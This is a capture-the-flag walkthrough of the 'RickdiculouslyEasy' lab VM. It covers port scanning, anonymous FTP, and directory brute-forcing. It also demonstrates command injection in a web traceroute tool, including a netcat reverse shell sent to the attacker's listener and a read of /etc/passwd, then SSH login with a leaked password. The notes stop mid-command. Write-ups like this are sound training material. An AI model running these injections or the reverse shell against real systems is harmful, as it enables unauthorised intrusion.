
4/12/2022 - RidiculouslyEasy


Tuesday, April 12, 2022   12:53 PM

Run the netdiscover command in a root terminal by typing netdiscover -r 10.
0.2.0/16 *This will be to find the IP of the machine.*




```
┌──(root㉿kali)-[/home/kali]
└─# netdiscover -r 10.0.2.0/16
```

Run the nmap command by typing nmap -A -p- -sV -O --script=vuln,default *further information on nse scripts.*




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -sV -O -A 10.0.2.15 --script=vuln,default
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 14:50 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00052s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh?
| fingerprint-strings:
|   NULL:
|_    Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
```

Looking at port 13337 You should see a flag.



```
13337/tcp open  unknown
| fingerprint-strings:
|   NULL:
|_    FLAG:{TheyFoundMyBackDoorMorty}-10Points
```


You can use netcat to get the flag as well by typing nc [IP of victim] [port of the flag].



```
┌──(root㉿kali)-[/home/kali]
└─# nc 10.0.2.15 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```


If you look at 60000 you can see that it is an unknown port and you can see the words Welcome to Ricks half baked reverse shell...

```
60000/tcp open  unknown
```




```
| fingerprint-strings:
|   NULL, ibm-db2:
|_    Welcome to Ricks half baked reverse shell...
|_drda-info: ERROR
3 services unrecognized despite returning data. If you
.cgi?new-service :
             NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDU
```

We can use port 60000 using netcat by typing nc [IP of Victim] [port of reverse shell]




```
┌──(root㉿kali)-[/home/kali]
└─# nc 10.0.2.15 60000
Welcome to Ricks half baked reverse shell...
# 
```

If you type whoami you should see the response would be root.




```
# whoami
root
```

Type ls to list the contents of the directory.




```
# ls
FLAG.txt
```

You should see a file call FLAG.txt. You can display the content of the file by typing cat [file name] *to exit you can type ctrl+c*




```
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# 
```

Looking at port 21 FTP it will allow anonymous ftp login and a file called FLAG.txt. You can exploit this by typing ftp [IP of Victim]




```
┌──(root㉿kali)-[/home/kali]
└─# ftp 10.0.2.15
Connected to 10.0.2.15.
220 (vsFTPd 3.0.3)
Name (10.0.2.15:kali): 
```

Once prompted for the Name (10.0.2.15:kali):, you can type anonymous then enter.




```
Name (10.0.2.15:kali): anonymous
331 Please specify the password.
Password: 
```

The password should be anonymous. Type anonymous and then enter.



```
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


We can get the FLAG.txt file by typing get FLAG.txt *This will download the FLAG.txt file to the directory you were in prior to going into ftp*



```
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
229 Entering Extended Passive Mode (|||12391|)
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
100% |****************************************************************************************************************|    42       80.58 KiB/s    00:00 ETA
226 Transfer complete.
42 bytes received in 00:00 (35.69 KiB/s)
```


```
42 bytes received in 00:00 (35.69 KiB/s)
ftp>
```

You can exit ftp by typing exit. Open another root terminal and ensure you are in the /home/kali/ directory.




```
ftp> exit
221 Goodbye.

┌──(root㉿kali)-[/home/kali]
└─#
```

Type cat FLAG.txt to see the content of the FLAG file.




```
┌──(root㉿kali)-[/home/kali]
└─# cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
```

In the nmap scan you should see that port 80 has some directories that can be viewed. You can bruteforce directories by using Dirbuster. Type dirb http://[IP of Victim]. *It will use the default wordlist common.txt*




```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://10.0.2.15

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Apr 13 15:25:38 2022
URL_BASE: http://10.0.2.15/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.15/ ----
+ http://10.0.2.15/cgi-bin/ (CODE:403|SIZE:217)
+ http://10.0.2.15/index.html (CODE:200|SIZE:326)
==> DIRECTORY: http://10.0.2.15/passwords/
+ http://10.0.2.15/robots.txt (CODE:200|SIZE:126)

---- Entering directory: http://10.0.2.15/passwords/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Apr 13 15:25:40 2022
DOWNLOADED: 4612 - FOUND: 3
```


You can click the http://10.0.2.15/robots.txt link *holding the left ctrl button and left clicking the link with your mouse at the same time.*



```
+ http://10.0.2.15/robots.txt (CODE:200|SIZE:126)
```


A browser will appear.






```
They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```

You can go to the cgi-bin/tracertool.cgi by typing 10.0.2.15/cgi-bin/tracertool.cgi



MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.


You can type [Any IP];[linux command] *You should see that output list the contents of the directory. This suggest that we can run other commands to get a shell.*



MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.

```
traceroute to 10.0.2.9 (10.0.2.9), 30 hops max, 60 byte packets
 1  10.0.2.9 (10.0.2.9)  0.205 ms  0.155 ms  0.139 ms
root_shell.cgi
tracertool.cgi
```

You can find a reverse shell by googling pentest monkey reverse shell and click the Reverse Shell Cheat Sheet | pentestmonkey link.




https://pentestmonkey.net › cheat-sheet › shells › revers...

Reverse Shell Cheat Sheet | pentestmonkey

This page deals with the former. Your options for creating a **reverse shell** are limited by the scripting languages installed on the target system – though you ...

You can look at the netcat reverse shell and use that.




Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.


```
nc -e /bin/sh 10.0.0.1 1234
```

Before you can get the reverse shell with netcat you will need to start the netcat listener on your kali machine by typing in a root terminal nc -lvp [Listening Port]



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 4444
```


In the browser with the tracetool, you can get a reverse shell by typing ;nc -e /bin/sh [IP of Attacker] [Listening Port]



MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.


```
;nc -e /bin/sh 10.0.2.9 4444
```

In the root terminal that you started the listener you will have a shell. *You can check by typing pwd and you will see the working directory.*




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.15] 38162
pwd
/var/www/cgi-bin
```

You can exit the shell by typing exit.




```
exit

┌──(root㉿kali)-[/home/kali]
└─# 
```

In the nmap scan and dirb you should see that there is a /passwords/ directory.



```
==> DIRECTORY: http://10.0.2.15/passwords/
```


In a browser go to the passwords/ directory by typing [IP of Victim]/passwords/



Index of /passwords


Name	Last modified	Size	Description
Parent Directory		-	
FLAG.txt	2017-08-22 02:31	44	
passwords.html	2017-08-23 19:51	352	

Click the passwords.html link




Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide them.. I'd delete them entirely but I know you'd go bitching to your mom. That's the last thing I need.


Right click the web page and select View Page Source.



You should see that in the page source there is a comment that contains a password.




```
<!DOCTYPE html>
<html>
<head>
<title>Morty's Website</title>
<body>Wow Morty real clever. Storing passwords ir
<!--Password: winter-->
```



```
<!--Password: winter-->
</head>
</html>

```

In the tracetool web page you can type ;tail /etc/passwd * The tail command is primarily used to output theend of a (text) file or to limit the output of a Linux command. The passwd file stores information about the users on a linux system.*




MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

```
;tail /etc/passwd
```


```
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

You can pick a user name from the once we have collect to ssh into the victim machine. Type ssh Summer@[IP of Victim] -p [port for ssh]. Type yes when prompted to continue type yes press enter and when prompted for the password use winter as the password. *since the password is winter out of the usernames summer makes the most sense. We will use port 22222 because we see in the nmap scan that ssh OpenSSH is used over port 22222*




```
┌──(root㉿kali)-[/home/kali]
└─# ssh Summer@10.0.2.15 -p 22222
The authenticity of host '[10.0.2.15]:22222 ([10.0.2.15]:22222)' can't be established.
ED25519 key fingerprint is SHA256:RD+qmhxymhbL8Ul9bgsqlDNHrMGfOZAR77D3nqLNwTA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.15]:22222' (ED25519) to the list of known hosts.
Summer@10.0.2.15's password:
client_global_hostkeys_private_confirm: server gave bad signature for RSA key 0: error in libcrypto
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ 
```

Type ls to see the contents of the directory. *You should see a file called FLAG.txt*



```
[Summer@localhost ~]$ ls
FLAG.txt
[Summer@localhost ~]$ 
```


Cat the file by typing cat [file name]



```
[Summer@localhost ~]$ cat FLAG.txt
                         _
                        | \
                        | |
                        | |
                        | |
   |\                   | |
  /, ~\                / /
 X      `-.....______./ /
   ~~.  ~   ~           |
```


```
    .                   |
     \             /    |
      \   /_    ___\   /
      |  ^ ~~~~~~   \  |
      | | \        || |
      | |\ \       || )
     (_/ (_/      ((_/

[Summer@localhost ~]$ 
```

Go back one directory by typing cd ..




```
[Summer@localhost ~]$ cd ..
[Summer@localhost home]$ 
```

Type ls to list the contents of the directory.




```
[Summer@localhost home]$ ls
Morty  RickSanchez  Summer
```

Change the directory to the Morty directory by typing cd Morty/




```
[Summer@localhost home]$ cd Morty/
[Summer@localhost Morty]$ 
```

List the contents of the directory by typing ls




```
[Summer@localhost Morty]$ ls
journal.txt.zip  Safe_Password.jpg
[Summer@localhost Morty]$ 
```

Open another root terminal and start ssh by typing systemctl start ssh.socket *systemctl is a command line utility used to control and manage systemd and services.*




```
┌──(root㉿kali)-[/home/kali]
└─# systemctl start ssh.socket

┌──(root㉿kali)-[/home/kali]
└─# 
```

Go back to the ssh shell and type scp Safe_Password.jpg kali@10.0.2.9:/home/kali *This will copy the file to the /home/kali directory on your kali machine. Type yes when prompted to continue and the password of your kali account on your kali machine.*




```
[Summer@localhost Morty]$ scp Safe_Password.jpg kali@10.0.2.9:/home/kali
The authenticity of host '10.0.2.9 (10.0.2.9)' can't be established.
ECDSA key fingerprint is SHA256:iGgVvSsdHM2ebTgX3n5ijsaeRb1dh3AI6tKqKXNj3Z8.
ECDSA key fingerprint is MD5:fc:89:3f:c8:26:26:a7:f2:e7:65:ab:07:c3:b4:26:69
.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.9' (ECDSA) to the list of known hosts.
kali@10.0.2.9's password:
Safe_Password.jpg                         100%   42KB  20.6MB/s   00:00
[Summer@localhost Morty]$ 
```

In a root terminal, type string Safe_Password.jpg to see if any strings are hidden in the image. *At the top you should see a password for the other file in the Morty directory, journal.txt.zip.*




```
┌──(root㉿kali)-[/home/kali]
